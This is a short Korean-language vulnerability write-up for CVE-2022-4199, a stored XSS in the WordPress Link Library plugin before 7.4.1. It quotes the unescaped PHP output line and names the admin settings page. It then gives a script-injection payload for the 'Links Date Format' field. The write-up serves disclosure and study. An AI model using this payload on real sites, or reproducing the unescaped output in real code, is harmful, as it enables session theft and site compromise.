

CVE-2022-4199

Link Library < 7.4.1 - Admin+ Stored XSS

```
<tr>
    <td><?php
_e( 'Links Date Format', 'link-library' ); ?> ( <a target="datehelp"
href="https://codex.wordpress.org/Formatting_Date_and_Time"><?php
_e( 'Help', 'link-library' ); ?></a> )
    </td>
    <td>

<input type="text" id="links_updated_date_format"
name="links_updated_date_format" size="20" value="<?php echo
get_option( 'links_updated_date_format' ); ?>" />
    </td>
</tr>
```

link-library-admin.php의 3603-3609번 째 줄에 있는
해당 부분에서 발생하는 취약점

우리가 입력 한 값을 value에 넣어서 검증 없이 바로 실행 해줌

```
wp-admin/admin.php?page=link-library-general-options&currenttab=ll-
general
```



해당 페이지 접속 후

Links Date Format

에

아래의 페이로드 입력시 xss가 발생

```
'"><script>alert(1);</script><'"
```



참고 링크

<https://wpscan.com/vulnerability/c4688c0b-0538-4151-995c-d437d7e4829d/>